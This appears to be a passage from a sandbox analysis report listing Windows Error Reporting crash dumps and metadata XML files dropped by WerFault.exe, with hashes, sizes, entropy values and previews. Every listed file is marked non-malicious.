MD5:	3BAB7503C3B2BA70B284BDFB0A40D246
SHA1:	C38EBF49B1CB2372B9669EBDF9D0E4E90A6C9886
SHA-256:	96EBEFA82FCCD228A16F3497064584A4AF5192D66248B7AFBA92DFDE530772BD
SHA-512:	85D4045387573010789FE083314D941FF13C4CFD8B0CD80AB717BF32D658DBF6ACA7620EFFA601806947CEE40C4B7B690D0A81893D5F7B66588A87FDA79288C
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8. 0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>. X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.1.3. 6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER978C.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.452631514522998
Encrypted:	false
SSDEEP:	48:cvIwSD8zssJgtWI98aWgc8sqYjou8fm8M4JbHvMFoi+q8vcHvqr8MjT9d:uITfq/bgrsqYyJrliKqqr8MX9d
MD5:	45F886677DB7CEC09B2234D0671E60C3
SHA1:	ED9CB10ED8053EFB9C85CE3478350DF368090106
SHA-256:	6D36ECE4A4FAF1FA823ECEF51231819ACD3B8A25259B6C119E56E619FBCFB325

SHA-512:	AEA39E0D29EC539109EF1ACA3461432E599557DEB065BBD7FF43AAE73D4E4C5CF33A9F13B7A6FE87B49AE5692F66C696E7B90E72C3729E0C1BAE99F46AB2CDD5
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719952" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:42:02 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	79232
Entropy (8bit):	2.0472171480861854
Encrypted:	false
SSDEEP:	384:iHnWzL5Py8i0f/VAGL8+TWhyCULFAlwUmx885tnN8Gg:kWpPy5KL8+ihwRAIlx88538Gg
MD5:	501EBA6100225B651449575A81920354
SHA1:	4DE219267AA09D175C866EDA0443AD9CF573961E
SHA-256:	7ACECEBE0FFA63F119B01E8DD09E0B5F127F2C9D6409075C68E22D9AB12C3427
SHA-512:	73F73F5C73D02EA2D36F83506761F91FB8529BBC66CB504DB719B598824F612CE9190F97959D68A70BE70C4E4F51313C9A2E4DABB51154FEFE7ADF0671DDF5EA
Malicious:	false
Preview:	MDMP..... .....Z.;c.....4.....7.....T.....8.....T.....p.....U.....B.....D.....GenuineIntelW.....T.....O.;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8390
Entropy (8bit):	3.6974924360346533
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiWCjJ6+6YqpSUAjcgmf6VSjCpBP89bxFtsfnk7m:RrlsNiJJ6+6YkSUAjcgmfkSJxFmfF
MD5:	84FBCF6B924692D26B6E030DBC2B434B
SHA1:	EC857E5FC4585AD1EDEC09794A0EFA94FA49008C
SHA-256:	6BEE6EE9C2E11BBA8FD5056DF1F1119910E5FEA3501086E4482208EF1FC660BF
SHA-512:	704F8C81EA8893767F44B40FACE4396B9A524762E0548794BF3CC117771F429879B7CDC2C613B76905AF1A99145215ACA33D5336A75B3D65B42A685C68B841A8
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.1.3.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F2D.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.456122924723511
Encrypted:	false
SSDEEP:	48:cvIwSD8zssJgtWI98aWgc8sqYjoz8fm8M4JbHvMFO/+q8vcHvqr8MjT9d:uITfq/bgrsqYBJrHKqqr8MX9d
MD5:	0088B2AD01BBBE453F23265547F12EF2
SHA1:	2692AA3B1D7A55AA66F86EEE35B55F5EB3801852
SHA-256:	F481B14753FEEC023063B853F47AC6D088F880311814D1F3A59B58AC8BA7A3E0
SHA-512:	91E68A5849A548F72A72B05ADFB2F2B295BA7968A9C9222C2DABC97524917F92E706BFD81AA9AD979CB8B8E0FFC0212537D76280E85D219DCC7FB6978FDA767F
Malicious:	false

Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719952" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:42:04 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	79264
Entropy (8bit):	2.0877625606385917
Encrypted:	false
SSDEEP:	384:EVGWzL2hPk1gzuL8+TWko7salytULFAlwUmx885dWxy8/KGu:tWGhPkiuL8+i8iTRAIlx885gxXK
MD5:	470818919662D307B6A19FA50D2987CA
SHA1:	E25D3E406E869249EC2FCAD4C0D81A7F0C843B94
SHA-256:	8EC4090C8071CD8A57B013F96AA05D27DE35D7837352B87C4B5EB95B9097D3B0
SHA-512:	2F88968352E427DD3118DC91435E9772F829BA98154F14242D2CB418F6920C352E6B9D730533B64538E759A9E1D487490D228A95A204800B2B4E6E37FCF3001D
Malicious:	false
Preview:	MDMP..... .....\.;c.....4.....7.....T.....8.....T.....U.....B.....D.....GenuineIntelW.....T.....O.;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8390
Entropy (8bit):	3.6953104011768794
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiWCP6K66YqUSUWCPgmf6VSjCpBV89bHFtsfKtm:RrlsNiN6n6YZSUWCPgmfkSLHFmfJ
MD5:	1636ADDDB6C0F6E53F832434BBEFB6BD
SHA1:	C6ECD3F882F2625D7549A5673B7B479CE5D39201
SHA-256:	D9F02508430FD725808D67DA0D1C5564644A412A0F9F39A1E18120318AD3659F
SHA-512:	EC055C3C8191FA980530FEF070F3FCC7B4D97E580D862F745196175AD9709103202766FD3D3E00B4B7BE890354CFA9DD97CA46D286D54E8C67EA725412F3BFB
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.1.3.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA78A.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.456263353016033
Encrypted:	false
SSDEEP:	48:cvIwSD8zssJgtWI98aWgc8sqYjo+8fm8M4JbHvMF1S+q8vcHvqr8MjT9d:uITfq/bgrsqY2JrxKqqr8MX9d
MD5:	1A67183B664D5396AC90BCE7F8D77062
SHA1:	539AE5C0B3475C683B6DC11E36F5F698B3C207EA
SHA-256:	D4EAE1BBDD311AAD058B31DC6F208116082160FCAE65677521D4C994EE53803C
SHA-512:	529AF5C8F610131E95821A51149BD3364B1EA6F7A2F75B54A99CB82B00ED7023A62A6559D6134A792D113E0392AECF563D6712F1991BC98E764C800847C41FF7
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719952" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA939.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:43:11 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	113082
Entropy (8bit):	2.0681107619964303
Encrypted:	false
SSDEEP:	768:RPUH0JCnn8JQCNQJzt3+RAldV8TYmgp6vAowMYM/b+:dCn8JQC+Jzt3CAbV8TYmgwIowPq+
MD5:	1CD5E8D618E7AF73D8C5A95EB5F7D13A
SHA1:	6829EC55852FA97ECC14D0F2E4BE9E8D38B4EB8E
SHA-256:	DED1A84CA6C8F8FEC0735A0551261878B97A43A22D5B944933BEE53428A761A6
SHA-512:	76AA362C5B37F1A1B0DDBB573C5A5D1236ECA8F5AC0DED3845F7778B453BC361933DDB71446232E055F518EBC7DD193B4250D39D24C9B8D064B8FEADA29F1 73
Malicious:	false
Preview:	MDMP..... .....;c.....D.....L.....LM.....T.....8.....T.....:..}..... ....."....U.....B....."....GenuineIn telW.....T.....O.;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERACE3.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8402
Entropy (8bit):	3.695268157666598
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiWCM6iaH6Yq4SUrDOgmf6aSR1XCpBF89baFtsf0Zem:RrlsNiO6p6Y1SUrDOgmfvSTfaFmfQ
MD5:	3DA7A1F94690E182E41D04C2DF514666
SHA1:	9C833398102B6E3F55376419D024BA304147BCD4
SHA-256:	1A2A7860B68F16D8C409A5BB075AFA96413558BD1F835E8F7757650885C9CF39
SHA-512:	BCA4C8B3E6EA67CB845E2184C5A7E5740AC918776DEB52FEBA3F0CA48A029ECB7C8C09FF181DD5DF68FAC95F625B6133634321281555D6A26A9F46CD66800E7 91
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8. 0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>. X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.1.3. 6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD52.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.454942285825875
Encrypted:	false
SSDEEP:	48:cvIwSD8zsTJgtWI98aWgc8sqYjoX8fm8M4JbKvMFu+q8vcKvqr8MjT9d:uITft/bgrsqYlJmLKzqr8MX9d
MD5:	6B49AB18F657E83D0C96F55D730709B3
SHA1:	10F38FEEAFA26ABED937FA4B65541C817D3FE825
SHA-256:	C6CBAD0266BF9D2E9AD1EE5C7C353068D5AA8BF8C9C1FF3B94322D67C86F06B7
SHA-512:	8136B4377310E824D15537BC2B094D8A002A00B536ED6C972226D7DAA4F6203F7DADD5846D79A2E16987D51A82A1DE850BFDC39580CB69C7538C753DB4CEF5 8
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719953" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0- 11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:42:10 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	85942
Entropy (8bit):	2.0420210498869147
Encrypted:	false
SSDEEP:	384:A8tzCP8nwgkuMP8+TWmAaLFAlwUnh885kSXOzKzmTC4JQ:3MP8SuMP8+imAaRAldh885kZWo1Q
MD5:	362B1A24405D371A8E39204A12A3E004
SHA1:	7C58D10FAD08E31F6D99971013950D009EAC0E88
SHA-256:	F4F57A4188D2351CFBEEC4A8E5E5BC5541C169BDED60B6027128200FF84B39DF
SHA-512:	E146D51BEEAC5CDB7BE1ECED9CAFEA957A67E0FA89C7F3BA5D7DC021799BD079F3D0870D9EE0CFC7E00BE8DDADFA68CA3F40E93C879983BC5ABB149081D263EF
Malicious:	false
Preview:	MDMP..... .....b.;c.....x.....H<.....T.....8.....T.....P$..f+.....4..... .....U.....B.....GenuineIntelW.....T.....O.;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8394
Entropy (8bit):	3.6940263305917
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiWCD6IkxMUe6YqcSUEgPTgmf6VSjCpB089byFtsfNmm:RrlsNih6IkxO6YxSUZPTgmfkSoyFmfV
MD5:	57B6D4BCD81AB570F18B284953B6CF0B
SHA1:	E34A33A7EE7DBD6B3E348E74EFA85AE37F95DBB7
SHA-256:	C72E814A8E2F9D466266347CC3496B1DCB6A418701E3515A379CD5A143608B90
SHA-512:	93FC90F6D7017395FDDFEEA31D5BD89F18ECE614D4D513C1D250079DE59EA243E51E027E85DC6D87EDA0E3F12451641926FFEE219EAC9DC0CC1AFBD00EA64CFF
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.1.3.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC0CF.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.456809682060808
Encrypted:	false
SSDEEP:	48:cvIwSD8zssJgtWI98aWgc8sqYjoV8fm8M4JbHvMFW+q8vcHvqr8MjT9d:uITfq/bgrsqYPJrPKqqr8MX9d
MD5:	768CEA8AD562E23A8CBFCB6EC4EB04DA
SHA1:	070B615C60CFB6244C556BF135052D4406432464
SHA-256:	FDC954275474D88A1DC5B8B4BBA2DDFFC2DFF5980E28C1A470396A72936C11F1
SHA-512:	294811FD3B8A18EDE649EA66BAB43A896570E372D74ED416747B515B589E77BA718709D14FFA2217CA734AC12F3712443FA3209A4BD724C164A20383245AFB89
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719952" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe

File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:42:12 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	94696
Entropy (8bit):	2.032305060611396
Encrypted:	false
SSDEEP:	384:LdznPkILkenugjeigkt/G3E/f+TVYAaLFAlwUnh885F6sGnEOysPLbhKrzCAxp:xPkK5sAt/9f+JYAaRAldh885Femr1xp
MD5:	740EDDFA289CB5F8606AE88F5DF6A6A5
SHA1:	66B26C9CD3C9E0807DDFBB4FDE56D2E1B2D63993
SHA-256:	8525B7D1ADB883F1CB5F0D80A8F4135154139DEC4F2B2A678AD6AD39E5A611A5
SHA-512:	65D995B5A732C4550698B638A67FC5F92F8795495BC8ECFDF3B975D7573A992C978A6442AF134A2639D379F2BF95EA1447C1D0259CEEF7D59E753F04C3AB81F(
Malicious:	false
Preview:	MDMP..... .....d.;c.....x.....$...D?.....T.....8.....T.....x$..pM.....d.....P.....U.....B..... .GenuineIntelW.....T.....O.;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8394
Entropy (8bit):	3.694128664383589
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiWC/6l196YqvSUI5vgmf6VSjCpBp89bJFtsfYDm:RrlsNid6l196YCSUI5vgmfkSPJFmfx
MD5:	4327B31DE5EC172DC0D027F94E81A2B9
SHA1:	69AF407D736BB68867E754F0D5A89A3F1C50058B
SHA-256:	C7789CEA73434AE820260AF83A261D4DDB64A4B3F8818676BBB9473C0DB28446
SHA-512:	1B28A03266220BCB1B3647981D05381C8A9CEEF11A7D31568E77EB6A95E0A16133D031898FC8AEC77CDA4CD745E570B1DDD3853CAF58A4A463289A54956C461 2
Malicious:	false
